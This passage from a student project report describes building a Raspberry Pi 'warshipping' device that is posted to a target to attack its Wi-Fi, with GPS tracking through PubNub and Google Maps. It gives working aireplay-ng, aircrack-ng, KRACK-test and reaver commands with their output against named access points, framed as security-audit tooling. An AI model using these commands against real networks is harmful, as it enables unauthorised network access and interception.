


Figure 29 wiring GPS module to raspberry pi



Figure 30 wiring GPS module to raspberry pi

For wiring the third party module we will use this layout for the connection. The corresponding colours for the cable connector connections are shown above by the picture taken. In the above picture we can see the white (top) corresponds to the transmission port, the purple (second down) is for the receiving port, Gray (third down) is for ground power port and blue (bottom) is power port.

```
pi@raspberrypi:~ $ sudo apt-get install -y python-smbus
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-smbus is already the newest version (4.1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
pi@raspberrypi:~ $ sudo apt-get install -y i2c-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
i2c-tools is already the newest version (4.1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Figure 33 installing required GPS modules for raspberry pi

Some prerequisites are required before we initiate adding the GPS module, these are installing python-smbus and the i2c-tools. Once the prerequisites are complete we will initiate configuration.

```

pi@raspberrypi:~ $ sudo raspi-config
pi@raspberrypi:~ $ sudo reboot
Connection to 169.254.252.180 closed by remote host.
Connection to 169.254.252.180 closed.
Wericks-MacBook-Pro:~ werickpasson$ 

```

Figure 34 opening raspi-config and rebooting once complete

To implement the GPS module we will be required to enable settings within the ‘raspi-config’ editor. To do this we will use the command ‘sudo raspi-config’ and enable the settings ‘I2C, SPI and Serial’.

```

4 Localisation Options      Set up language and regional sett
5 Interfacing Options      Configure connections to peripher
6 Overclock                Configure overclocking for your P

```

Figure 35 opening interface options on raspberry pi

```

P5 I2C      Enable/Disable automatic loading of I2C kernel module

```

Figure 37 enabling I2C kernel mode

```

P4 SPI      Enable/Disable automatic loading of SPI kernel module

```

Figure 36 enabling SPI kernel module

```

P6 Serial      Enable/Disable shell and kernel m
P7 1-Wire      Enable/Disable one-wire interface

```

Figure 38 enabling serial ports to be used on raspberry pi

After selecting these options reboot the raspberry pi device for the settings to start functioning on startup. From here we will test if our device will work in accordance to working as a GPS module and work it through a web interface.

## Web-interface for GPS module

Once the GPS module is transmitting the required co-ordinates to the main machine we then tunnel them through google maps API to ensure that we have an accurate satellite image view of the devices location. To do this I have followed the detailed instructions within the webpage for the GPS module implementation which will be used for this sub component of the GPS location of the device.

The initial step is to retrieve a google maps API key which will be used to display the tunnelled co-ordinates coming from the devices GPS module. To do this I have gone to the website:

<https://developers.google.com/maps/documentation/javascript/get-api-key> and login to my gmail account. From here I have selected to create a project for the group which will allow me to create the API key.

### Get the API key

You must have at least one API key associated with your project.

Figure 39 get google maps api key




Figure 40 copy google maps api key

Once we have our API we will run the device through the web interface on our host machine which will have the GPS location tunnelled to. From this stage we will need to tunnel the GPS co-ordinates to our host machine, to do this we will use the PubNub tool. To start we will need to start a PubNub account. Once we have an account setup we will git clone the GPS python library:

[https://github.com/adafruit/Adafruit\\_CircuitPython\\_GPS](https://github.com/adafruit/Adafruit_CircuitPython_GPS) and navigate to the `gps_simpletest.py` file and edit it by adding these code configurations using these code edits:

Import the required dependencies:

```
import pubnub

from pubnub.pnconfiguration import PNConfiguration

from pubnub.pubnub import PubNub

from pubnub.callbacks import SubscribeCallback

from pubnub.enums import PNOperationType, PNStatusCategory
```

Once these are imported we will configure the file with pubnub publish and subscription keys using this code snippet:

```
pnconfig = PNConfiguration()

pnconfig.subscribe_key = "YOUR SUBSCRIBE KEY"

pnconfig.publish_key = "YOUR PUBLISH KEY"

pnconfig.ssl = False

pubnub = PubNub(pnconfig)
```

We will then be required to place the callback for the results and status in the beginning of the code by adding this snippet:

```
def publish_callback(result, status):

    pass

    # Handle PNPublishResult and PNStatus
```

From here we be required to add our devices longitude and latitude as a dictionary which will be fed into our device through this snippet:

```
dictionary = {"latitude": gps.latitude, "longitude": gps.longitude}
```

Once we have all code configurations edited we will then use our device to publish the data which t receives from the micro computer device. To do this will be done by adding this line of code:

```
pubnub.publish().channel("CHANNEL").message(dictionary).pn_async(publish_callback).
```

From here the only requirement is to write the included code within the:

<https://www.pubnub.com/blog/raspberry-pi-gps-lte-google-maps-api/> web page under the Google Maps API chapter onto our host machine and run the file with our chosen browser.

## Automated setup script

The script which I have developed allows for an automated installation of the dependencies and creates files which aid the security consultant in performing the audit of the wifi security implementation and how to use the installed dependencies to perform the required actions. To this the code below will start by updating the user's system, downloading the dependencies, create the files for the user to perform the security audits and also create the GPS module test files and GPS configuration instructions.

The script includes installing the prerequisites and making scripts which will aid the security auditor in performing the security consultation. The script will create:

- WPS.sh which will have instruction on how to perform the vulnerability exploitation which will aid in identifying the vulnerability for WPS,
- WEP.sh which will also have instruction on how to perform the vulnerability exploitation which will aid in identifying the vulnerability for WEP,
- WPA2.sh will be instruction on how to configure audit scripts which will test for the KRACK vulnerability in routers which to date is one of the highest risks to the WPA2 implementation,
- GPS.sh will be on how to setup the GPS module,
- blinkytest.py will be a script to test if the interface has been wired accordingly,
- GPSTEST.sh location retrieval test for the GPS module,
- GPSSTREAM.py how to configure web interface,
- GPSSTREAM.sh how to also configure web interface,
- Documentation and starting the wireless interface into monitor mode in preparation for the enumeration.

## Chapter 8: Testing

### Raspbian operating system

```
Wericks-MacBook-Pro:~ werickpasson$ ssh pi@169.254.252.180
pi@169.254.252.180's password:
Linux raspberrypi 4.19.97-v7+ #1294 SMP Thu Jan 30 13:15:58 GMT 2020 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 26 21:18:29 2020 from 169.254.65.158
pi@raspberrypi:~ $
```

*Figure 41 ssh into raspberry pi*

Once the Raspbian operating system has been installed I proceeded to enable SSH on the device and SSH into it from my machine to ensure that SSH would work meaning command execution on the device remotely. Once this connection was confirmed to be working I proceeded to update and upgrade the system using the commands:

```
sudo apt-get update
```

```
sudo apt-get dist-upgrade
```

This ensures the system will allow for the latest tools to be used and run without errors in the event they are not back compatible with major upgrades being done to linux distros on a semi-weekly basis.

```
[pi@raspberrypi:~ $ sudo apt-get update
Get:1 http://raspbian.raspberrypi.org/raspbian buster InRelease [15.0 kB]
Get:2 http://raspbian.raspberrypi.org/raspbian buster/main armhf Packages [13.0 MB]
Get:3 http://archive.raspberrypi.org/debian buster InRelease [25.1 kB]
Get:4 http://archive.raspberrypi.org/debian buster/main armhf Packages [278 kB]
Fetched 13.3 MB in 3min 42s (60.1 kB/s)
Reading package lists... Done
```

*Figure 42 updating raspberry pi*



## Wireless Alfa card adapter

```
[pi@raspberrypi:~ $ iwconfig
wlan0      IEEE 802.11  ESSID:"Helvetica"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 18:35:D1:C7:2C:21
          Bit Rate=26 Mb/s   Tx-Power=20 dBm
          Retry short long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=49/70  Signal level=-61 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:22 Invalid misc:23   Missed beacon:0

eth0       no wireless extensions.

lo         no wireless extensions.
```

Figure 43 listing wireless interfaces on raspberry pi

Using the command 'iwconfig' we can see the wireless cards and the information associated with it such as the wireless network name, wireless card mode and more.

To ensure the wireless card is able to be used for the information we require setting it to monitor mode is required to ensure that it will work. An easy way of doing this is using the airmon-ng tool to set the wireless card to the appropriate setting. The command for this is 'sudo airmon-ng start wlan0' where wlan0 is the name the device has associated the wireless adapter to.

```
[pi@raspberrypi:~ $ sudo airmon-ng start wlan0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
264 avahi-daemon
295 wpa_supplicant
297 avahi-daemon
330 dhcpcd
705 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0             rt2800usb   Ralink Technology, Corp. RT2870/RT3070

          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

[pi@raspberrypi:~ $ iwconfig
eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 44 starting airmon-ng tool

## WEP enumeration

```
CH 4 ][ Elapsed: 2 mins ][ 2020-02-26 19:13
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:B8:0A:17:60:68	-13	147	394 0	4	54e	WEP	WEP		TALKTALK-17606

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
54:B8:0A:17:60:68	60:F8:1D:B2:72:78	-18	54e-54e	1445		2300

Figure 45 airmon-ng listing available access points

For the WEP security implementation we can either listen for the key with the use of airodump-ng tool using the command:

```
sudo airodump-ng wlan0mon -bssid 54:B8:0A:17:60:68
```

or if the target network does not have enough devices connected we can use a single device sitting passively and use the aireplay-ng tool to inject ARP packets to force the access point to send ARP replies and allow for us to retrieve the key much faster than passively waiting. To do this we use the command:

```
sudo aireplay-ng -3 -b 54:B8:0A:17:60:68 -h 60:F8:1D:B2:72:78 wlan0mon
```

Once we have enough packets received to confidently decode our key we run the capture file through aircrack-ng which will retrieve the key for us to use to access the access point and authenticate.

```
Aircrack-ng 1.5.2

[00:00:05] Tested 786433 keys (got 267 IVs)

KB    depth  byte(vote)
0     0/ 1    13(1536) 1E(1280) 3C(1024) 76(1024) 04( 768) 0C( 768)
1     1/ 5    0D(1024) 24(1024) 60(1024) C4(1024) 01( 768) 1F( 768)
2     1/ 2    AF(1536) 03(1280) 11(1024) 16(1024) 51(1024) 8D(1024)
3     0/ 1    5B(1024) 01( 768) 02( 768) 06( 768) 29( 768) 36( 768)
4     0/ 2    59(1280) 7B(1280) C3(1280) E8(1280) 3D(1024) 6E(1024)
5     0/ 1    4D(1280) 0E(1024) 2B(1024) 39(1024) 4A(1024) 4F(1024)
6     0/ 1    A8(1280) 0D(1024) 2C(1024) 31(1024) 51(1024) DA(1024)
7     0/ 1    0F(1536) 2E(1280) 91(1280) 01(1024) 12(1024) 7A(1024)
8     0/ 1    1C(1280) 4B(1024) 97(1024) 00( 768) 26( 768) 2A( 768)
9     0/ 1    AD(1280) CE(1280) 4D(1024) 74(1024) 9F(1024) B3(1024)
10    0/ 1    38(1024) 64(1024) 95(1024) A5(1024) B5(1024) F2(1024)
11    0/ 1    8F(1280) 36(1024) 65(1024) 89(1024) 01( 768) 09( 768)
12    0/ 1    F2(1136) C1( 916) 2E( 880) 75( 880) AF( 804) 84( 732)
```

Figure 46 aircrack-ng decoding key used for Wi-Fi

## WPA/ WPA2 enumeration

To test the access point using our device for the CVE-2017-13077 and CVE-2017-13077 which are the KRACK attack vulnerabilities we will run the python script 'krack-test-client.py'.

```
pi@raspberrypi:/opt/krackattacks-scripts/krackattack $ sudo ./krack-test-client.py
```

Figure 47 running the krack attack tool

Once we are running the script we will use TCPDump to capture the capture file and to decode it in a way which is human readable. An example is shown bellow for the enumeration attempt. From the sniffers perspective we see this output.

```

21:14:03.846703 1392916980us tsft 1.0 Mb/s 2412 MHz 11b -15dBm signal [bit 22] Beacon (simulnet) [
0x0000: 8011 4e06 0000 0000 6400 1104 0008 7369 ..N....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0401 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 4020 9e05 cf ..@....

21:14:03.868824 1392939100us tsft 1.0 Mb/s 2412 MHz 11b -18dBm signal [bit 22] Beacon (simulnet) [
0x0000: 80f1 cd05 0000 0000 6400 1104 0008 7369 .....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0400 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 40af 29cb ad ..@.)..

21:14:03.949120 1393019379us tsft 1.0 Mb/s 2412 MHz 11b -15dBm signal [bit 22] Beacon (simulnet) [
0x0000: 80a1 4f06 0000 0000 6400 1104 0008 7369 ..O....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0400 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 402d c769 92 ..@-.i.

21:14:03.971243 1393041499us tsft 1.0 Mb/s 2412 MHz 11b -18dBm signal [bit 22] Beacon (simulnet) [
0x0000: 8081 cf05 0000 0000 6400 1104 0008 7369 .....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0401 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 405c d8c7 1c ..@\...

```

Figure 48 krack toolt pcap

From the devices output we notice this output when the script is run on a test network. As shown bellow the script is working according to its requirement and is effectively scanning the target for the desired vulnerabilities.

```

Using interface wlan0 with hwaddr c4:e9:84:16:08:b5 and ssid "testnetwork"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
[08:23:19] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
[08:23:20] Reset PN for GTK
[08:23:22] Reset PN for GTK
[08:23:24] Reset PN for GTK
[08:23:26] Reset PN for GTK
[08:23:28] Reset PN for GTK
[08:23:30] Reset PN for GTK
[08:23:32] Reset PN for GTK
[08:23:34] Reset PN for GTK
[08:23:36] Reset PN for GTK
[08:23:38] Reset PN for GTK
[08:23:40] Reset PN for GTK
[08:23:42] Reset PN for GTK
[08:23:45] Reset PN for GTK
[08:23:47] Reset PN for GTK
[08:23:49] Reset PN for GTK
[08:23:51] Reset PN for GTK
[08:23:53] Reset PN for GTK
[08:23:55] Reset PN for GTK
[08:23:57] Reset PN for GTK
[08:23:59] Reset PN for GTK
[08:24:01] Reset PN for GTK
[08:24:03] Reset PN for GTK

```

Figure 49 krack tool output

## WPS enumeration

```
pi@raspberrypi:~ $ sudo wash -i wlan0mon
BSSID      Ch  dBm  WPS  Lck  Vendor  ESSID
-----

```

Figure 50 using wash to enumerate for WPS

For the WPS security implementation the first step is to identify the access point BSSID which is the mac address of the wireless chip for the access point, with this information we place the BSSID through using the wash tool setting it towards the wlan0mon interface adapter it is possible to sniff networks for a WPS enabled access point. Once we have the BSSID of the access point through the use of this tool you will be required to run the reaver tool to brute force the pin for the access point.

Once we have the BSSID we attempt to brute force the connection. The command to do this is:

```
sudo reaver -i wlan0mon -b 54:B8:0A:17:60:68 -vv
```

And will look like:

```
pi@raspberrypi:~ $ sudo reaver -i wlan0mon -b 54:B8:0A:17:60:68 -vv
Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>


[+] Waiting for beacon from 54:B8:0A:17:60:68
[+] Switching wlan0mon to channel 4
[+] Received beacon from 54:B8:0A:17:60:68
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with 54:B8:0A:17:60:68 (ESSID: TALKTALK-176068)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
```

Figure 51 using reaver to bruteforce WPS pin

Once the connection and assurance of the chipset/ access point has been confirmed reaver will initiate the brute force attempt as seen on the screenshot provided. This shows to us this stage of the attack will be successful.

## GPS

To test that the GPS module we will be required to clone the git repository: 'https://github.com/adafruit/Adafruit\_CircuitPython\_GPS' and navigate to the `gps_simpletest.py` file followed by running it. This will confirm our module has been wired correctly and the device is running as desired through displaying the device location once the script has finished 'waiting for fix...'.

A terminal window with a black background and white text. The first line shows a command prompt with a blue prompt character and the command 'sudo python3 gps\_simpletest.py'. The subsequent seven lines show the output 'Waiting for fix...' repeated seven times.

```
/examples $ sudo python3 gps_simpletest.py
Waiting for fix...
Waiting for fix...
Waiting for fix...
Waiting for fix...
Waiting for fix...
Waiting for fix...
Waiting for fix...
```

*Figure 52 running GPS script*

### 9.6.1) Web-interface for GPS module:

To test if the web interface is working in accordance and that the PubNub interface tunnelling is working in accordance to our requirement we will write the web interface written in the bottom of:

<https://www.pubnub.com/blog/raspberry-pi-gps-lte-google-maps-api/>'. Doing so will result in the location of the device being shown. This shows us below that the device and software for the GPS module is working according to the requirements in the screenshot provided.

A terminal window with a black background and white text. The prompt is 'pi@raspberrypi:~/Warship \$' and the command is 'sudo firefox index.html'.

```
pi@raspberrypi:~/Warship $ sudo firefox index.html
```

*Figure 53 running the web API of the GPS module*




Figure 54 GPS module showing current location



## Automated setup script

To test the script we will run it through a sudo shell.

```
[pi@raspberrypi:~/Warship $ sudo ./Warship.sh
```

Figure 55 running the warship script to weaponize the device

The script initiates by updating the user system which is working according to design.

```
-- UPDATING SYSTEM PLEASE WAIT
Reading package lists... Done
Building dependency tree
Reading state information... Done
aircrack-ng is already the newest version (1:1.5.2-3).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
libnl-3-dev is already the newest version (3.4.0-1).
```

Figure 56 script updating the device as a prerequisite

The script creates the documentations which are the scripts which will aid the security auditor and turns the wireless adapter onto monitor mode which is the desired outcome.

```
-- DOCUMENTATIONS

- copy the bssid of chosen network before ctrl+c

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  287 wpa_supplicant
  291 avahi-daemon
  321 avahi-daemon
  360 dhcpcd

PHY      Interface      Driver      Chipset

Interface wlan0mon:
ioctl(SIOCGIFINDEX) failed: No such device
Failed initializing wireless card(s): wlan0mon
pi@raspberrypi:~/Warship $
```

Figure 57 script creating documentation on how to use installed tools

The script creates the scripts and adds them into a runnable mode for a linux based operating system.

This success can be seen below through the use of desired scripts being created.

```
pi@raspberrypi:~/Warship $ ls
blinkytest.py  GPSSTREAM.py  GPSTEST.sh  WEP.sh      WPA2.sh
GPS.sh         GPSSTREAM.sh  Warship.sh  WPA2RepoClone.sh  WPS.sh
```

*Figure 58 Showing the documentation for each tool used*

## Chapter 9: EVALUATION

The basic concept for the warshipping device is a small device to be able to run fully remote and self-dependant, show the user its current location and for it to monitor and inject packets to the Wi-Fi network.

The requirement for the device to be self-dependant and remotely accessible has been met through the criteria

The requirement for my system to be fully remote has been satisfied through adding a portable power supply, using a computer device small enough to fit in a small letter box and allowing for the device to have internet connectivity through its 4G internet adapter allowing for it to be accessed from a fully remote location.

The requirement for the device to perform the enumeration was met through the ALFA card with a chipset which allows for packet monitor mode and packet injection. With this chipset the wireless adapter allows for security auditing of the Wi-Fi network as exploiting these vulnerabilities requires for the security consultation device to send and monitor packets.

A further requirement for the device is to have the ability to have its location monitored which aids in security auditing time frames and device recovery in the event of mis-delivery or delivery delays. This requirement was met through the use of a third party GPS module wired to the device and programmed/configured by the end user.

The final requirement for the device is to be protected while in transit, this will aid avoiding possible errors due to hardware becoming loose through the connector pins or of something breaking while the device is in transit. To accommodate this issue a simple enclosure is placed around the device which will protect the connector pins and raspberry pi PCB.

## Chapter 10: Conclusion and Reflection

The work which I have undertaken has reached the desired initial goal. The Warshipping proof of concept which I have created allows for security auditors to add another method of entry which can be tested which is currently over looked and offers all tools required to aid in providing this result. With more time to dedicate to this project I would have liked to write all attack vector scanners from scratch and build them into a simple framework which would aid in the enumeration type. A custom framework would have to incorporate all the attack vectors up to date and allow for the security auditor to conduct all scans from a single terminal screen rather than requiring parallel terminals to run the enumeration. With hind sight I would have gotten all the modular components from sources such as Alibaba or Wish which although would have taken indefinitely longer to arrive would have allowed for cheaper hardware to be used furthering lowering the price accessible to users.

The journey which I have under taken with the making of this device is of deep research into a field which I had previously overlooked. When I first started the project I was unsure of how Wi-Fi security implementations worked and what vulnerabilities they had along with how to exploit them. During the making of this project I have learnt of different ways which tools can be used to leverage security implementations, why they are secure and why the current standard is currently in use. I have thoroughly enjoyed making this device and I believe with more work it can become the new standard of testing Wi-Fi security for companies.

(Link of PoC [Proof of Concept] running in a kali/ Debian environment)

<https://drive.google.com/file/d/1VS6wntjnD8H4tSqtC2H2X3KFJnjXxVsD/view>

## References

Adrian Rusen, C., 2017. *Simple Questions: What Is WPS (Wi-Fi Protected Setup) And How Does It Work?* |

Digital Citizen. [online] *Digital Citizen*.

Available at: <<https://www.digitalcitizen.life/simple-questions-what-wps-wi-fi-protected-setup>>

[Accessed 14 February 2020].

Cve.mitre.org. (n.d.). CVE -Search Results. [online]

Available at: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wep>

[Accessed 20 Feb. 2020].

Cve.mitre.org. (2001). *CVE -CVE-2001-0160*. [online]

Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0160>

[Accessed 27 Jan. 2020].

Cvedetails.com. (2011). CVE-2011-5053 : The Wi-Fi Protected Setup (WPS) protocol, when the “external registrar” authentication method is used, does no. [online]

Available at: <https://www.cvedetails.com/cve/CVE-2011-5053/>

[Accessed 8 Jan. 2020].

En.wikipedia.org. 2020. *Wi-Fi Protected Access*. [online]

Available at: <[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)>

[Accessed 14 February 2020].

En.wikipedia.org. 2020. *Wi-Fi Protected Access*. [online]

Available at: <[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)>

[Accessed 14 February 2020].

En.wikipedia.org. 2020. *Wi-Fi Protected Access*. [online]

Available at: <[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access#WPA](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#WPA)>

[Accessed 14 February 2020].

En.wikipedia.org. 2020. *Wi-Fi Protected Access*. [online]

Available at: <[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access#WPA2](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#WPA2)>

[Accessed 14 February 2020].

En.wikipedia.org. 2020. *Wi-Fi Protected Access*. [online]

Available at: <[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access#WPA2](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#WPA2)>

[Accessed 14 January 2020].

En.wikipedia.org. (2020). *Wired Equivalent Privacy*. [online]

Available at: [https://en.wikipedia.org/wiki/Wired\\_Equivalent\\_Privacy](https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy)

[Accessed 10 Feb. 2020].

Henderson, C. (2019). *Package Delivery! Cybercriminals at Your Doorstep*. [online] Security Intelligence.

Available at: <https://securityintelligence.com/posts/package-delivery-cybercriminals-at-your-doorstep>

[Accessed 29 Nov. 2019].

Mitre.org. (2017). CVE - CVE-2017-13077. [online]

Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-13077>

[Accessed 8 Jan. 2020].

Nist.gov. (2014). NVD - CVE-2014-0224. [online]

Available at: <https://nvd.nist.gov/vuln/detail/CVE-2014-0224> [Accessed 8 Jan. 2020].

[Accessed 19 Oct. 2019].

Wikipedia Contributors (2019). *Warshipping*. [online] Wikipedia.

Available at: <https://en.wikipedia.org/wiki/Warshipping>.

[Accessed 29 Nov. 2019].

Whittaker, Z. (2019). *With warshipping, hackers ship their exploits directly to their target's mail room*. [online] TechCrunch.

Available at: <https://techcrunch.com/2019/08/06/warshipping-hackers-ship-exploits-mail-room/>

[Accessed 29 Nov. 2019].



## Appendix A: Warshipping Proof of Concept Code

```
clear
```

```
